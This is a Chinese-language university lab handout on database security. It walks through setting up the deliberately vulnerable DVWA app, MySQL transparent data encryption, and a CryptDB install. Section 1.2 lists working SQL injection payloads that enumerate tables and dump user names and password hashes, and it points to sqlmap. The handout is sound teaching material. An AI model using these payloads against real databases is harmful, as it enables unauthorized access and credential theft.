# 实验三 数据库安全

## 一、实验目的

1. 掌握SQL注入攻击的原理，掌握基本SQL注入攻击的方法，掌握防SQL注入攻击的基本措施；或

2. 掌握数据库透明数据加密TDE（transparent data encryption）的原理，掌握MySQL数据库TDE加密的操作方法；或

3. 了解CryptDB原理，解决CryptDB安装过程中遇到的问题，能使用CryptDB。

## 二、实验内容

1. SQL注入攻击 或

2. MySQL TDE 或

3. CryptDB安装、使用

## 三、实验步骤

1. SQL注入攻击

1.1 DVWA环境配置

实验一已经安装好了LAMP环境，本实验要在此基础上进行。

访问DVWA官网，http://www.dvwa.co.uk/，下载安装包：

wget https://github.com/ethicalhack3r/DVWA/archive/master.zip

解压安装包：

apt-get install unzip

unzip master.zip -d html

mv master dvwa

进入解压后的文件夹: cd /var/www/html/dvwa/config/

先备份config.inc.php.dist文件：cp config.inc.php.dist config.inc.php

再修改config.inc.php.dist文件的配置。将Db\_user修改为自己的MySQL数据库的用户名；Db\_password修改为自己的MySQL数据库的用户密码；将config.inc.php.dist改为config.inc.php，形成php文件。

更改组和模式：

chgrp www-data /var/www/html/dvwa/hackable/uploads/

chgrp www-data /var/www/html/dvwa/external/phpids/0.6/lib/IDS/tmp/phpids\_log.txt

chmod g+w /var/www/html/dvwa/hackable/uploads/

chmod g+w /var/www/html/dvwa/external/phpids/0.6/lib/IDS/tmp/phpids\_log.txt

service apache2 restart

重启Apache：/etc/init.d/apache2 restart

查看本机IP地址：ifconfig

打开浏览器，输入地址：http://your.ip.4.address/dvwa/setup.php

在页面的最下方点击：Create/Reset Database

进入到登陆界面，初始用户名是admin，初始密码是password。

登录之后选择SQL injection和PHP代码的难度进行手工SQL注入。

如遇php版本不符问题，请卸载php7.0，并安装php5.6。具体步骤如下：

卸载php 7.0

apt-get purge `dpkg -l | grep php| awk '{print $2}' |tr "\n " " "`

安装 php 5.6

apt-get install software-properties-common

add-apt-repository ppa:ondrej/php

apt-get update

apt-get upgrade

apt-get install php5.6

apt-get install php5.6-mbstring php5.6-mcrypt php5.6-

mysql php5.6-xml

更改Apache模块

a2dismod php7.0

a2enmod php5.6

service apache2 restart

其他

apt-get install php5.6-gd

service apache2 restart

1.2 SQL注入攻击

尝试在SQL注入文本框中提交以下文本：

1’ or ’1234’=’1234

1’ or 1=1 order by 1 #

1’ or 1=1 order by 2 #

1’ or 1=1 order by 3 #

1’ union select 1,2 #

1’ union select 1,database() #

1’ union select 1,group\_concat(table\_name) from information\_schema.tables where table\_schema=database() #

1’ union select 1,group\_concat(column\_name) from information\_schema.columns where table\_name=’users’ #

1’ or 1=1 union select group\_concat(user\_id,first\_name,last\_name),group\_concat(password) from users #

1.3 亦可使用sqlmap来进行SQL注入攻击实验。

2. MySQL TDE

2.1 基于口令文件的MySQL TDE

首先将虚拟机复制一份，以实现在两个虚拟机中使用加密与未加密的表空间进行对比。（也可以使用物理机中的mysql，方法灵活，能达到比较的目的即可）。

启用加密模块：INSTALL PLUGIN keyring\_file soname 'keyring\_file.so';

设置加密key存放路径：set global keyring\_file\_data='/var/lib/mysql-keyring/keyring';

永久启动设置：由于上述步骤都是临时的，在重启服务后会失效，所以将配置写到配置文件中，确保重启服务后生效。设置方法：

首先查看MySQL路径：which mysql

一般来说会得到/usr/bin/mysql的结果，接下来使用

/usr/bin/mysql --verbose --help | grep -A 1 'Default options'

得到配置文件的位置

一般来说其中一个配置文件路径为/etc/mysql/my.cnf

修改配置文件：sudo gedit /etc/mysql/my.cnf

在文件最下方加上如下配置：

[mysqld]

early-plugin-load=keyring\_file.so

keyring\_file\_data=/var/lib/mysql-keyring/keyring

保存退出，进入mysql：mysql –u root –p

使用命令查看key存放路径：

show global variables like '%keyring\_file\_data%';

查看启用的模块，keyring\_file模块是否被载入

show plugins;

加密现有的表(若没有则自己新建一个)：

alter table your\_table encryption=’Y’;

2.2 数据库备份与恢复

回到Linux命令行，使用sqldump工具对数据库进行备份：

sudo mysqldump -uroot -proot your\_db>your\_db.sql

然后将该sql文件复制到另一台未使用表加密的设备中，使用命令：

mysql sakila<sakila.sql

观察命令执行是否成功。

2.3 数据库压力测试

使用mysqlslap等工具对数据库进行数据表加密前后的压力测试

sudo mysqlslap -uroot -proot --auto-generate-sql --number-of-queries=10000

观察测试结果

3. CryptDB安装、使用

3.1 CryptDB安装

请自行在 Windows系统中安装VMWare虚拟机，在VMWare中安装Ubuntu系统，在Ubuntu中安装及配置CryptDB步骤如下：

apt-get install git ruby


git clone -b public git://g.csail.mit.edu/cryptdb

cd cryptdb

sudo ./scripts/install.rb

安装过程可能遇到的问题：

（1）



原因：mysql5.7之后头文件中的CLIENT\_SECURE\_CONNECTION变量名修改为CLIENT\_RESERVED2

解决办法：

找到cryptdb/bins中的proxy-src.tar.gz文件

解压

进入解压后的proxy-src文件夹


找到plugins/admin/admin-plugin.c和src/network\_mysqld\_packet.c文件

将文件中所有的CLIENT\_SECURE\_CONNECTION改为CLIENT\_RESERVED2

再删除掉原来的proxy-src.tar.gz

将修改后的proxy-src压缩为proxy-src.tar.gz


（2）



原因:默认bison会更新到bison3，这样会出bug

bison –V查看bison版本

如图：




解决方法：


参考链接：https://g2ex.top/2015/10/23/CryptDB-Notes/




按提示进行操作结果如图：



重新进行 sudo ./script/install.rb .



（3）



注意note后的语句：

意思是说G++高版本不支持use of an undeclared name without –fpermissive

查看g++，gcc版本，都是5.6.0


CryptDB要求：

gcc版本必须大于等于4.6


把gcc，g++版本还原成4.8

回退g++版本参考链接：https://www.jianshu.com/p/0caef3ce8e06

回退之后要注意和bison一样，要将script/install.rb中的apt-get的自动更新中的g++去掉



之后，进行sudo ./script/install.rb .



参考前面的链接https://g2ex.top/2015/10/23/CryptDB-Notes/

可以知道已经安装成功，接下来就是要添加环境变量了。

3.2 CryptDB用户口令设置

在默认情况下，CryptDB使用“root”作为用户名，使用“letmein”作为密码。可以通过修改源代码来更改这一点。

tests:test/test \_ utils . hh

Shell:main/CDB \_ test . cc

Proxy:MySQL Proxy/wrapper . Lua

如果修改源代码并希望重建，请在CryptDB目录中进行“make”。如果您更改了UDFs，还需要进行“make install”(这可能需要root权限)。

3.3 CryptDB运行测试

在/home/dbsec/.bashrc文件中添加export EDBDIR=/full/path/to/cryptdb

/path/to/cryptdb/bins/proxy-bin/bin/mysql-proxy \

--plugins=proxy --event-threads=4 \

--max-open-files=1024 \

--proxy-lua-script=$EDBDIR/mysqlproxy/wrapper.lua \

--proxy-address=127.0.0.1:3307 \

--proxy-backend-addresses=127.0.0.1:3306

mysql -u root -p -h 127.0.0.1 -P 3307

mysql -u root -p -h 127.0.0.1

查看数据库、创建一个数据库、使用数据库、查看表、按要求创建表、在表中插入数据、查询表中所有数据。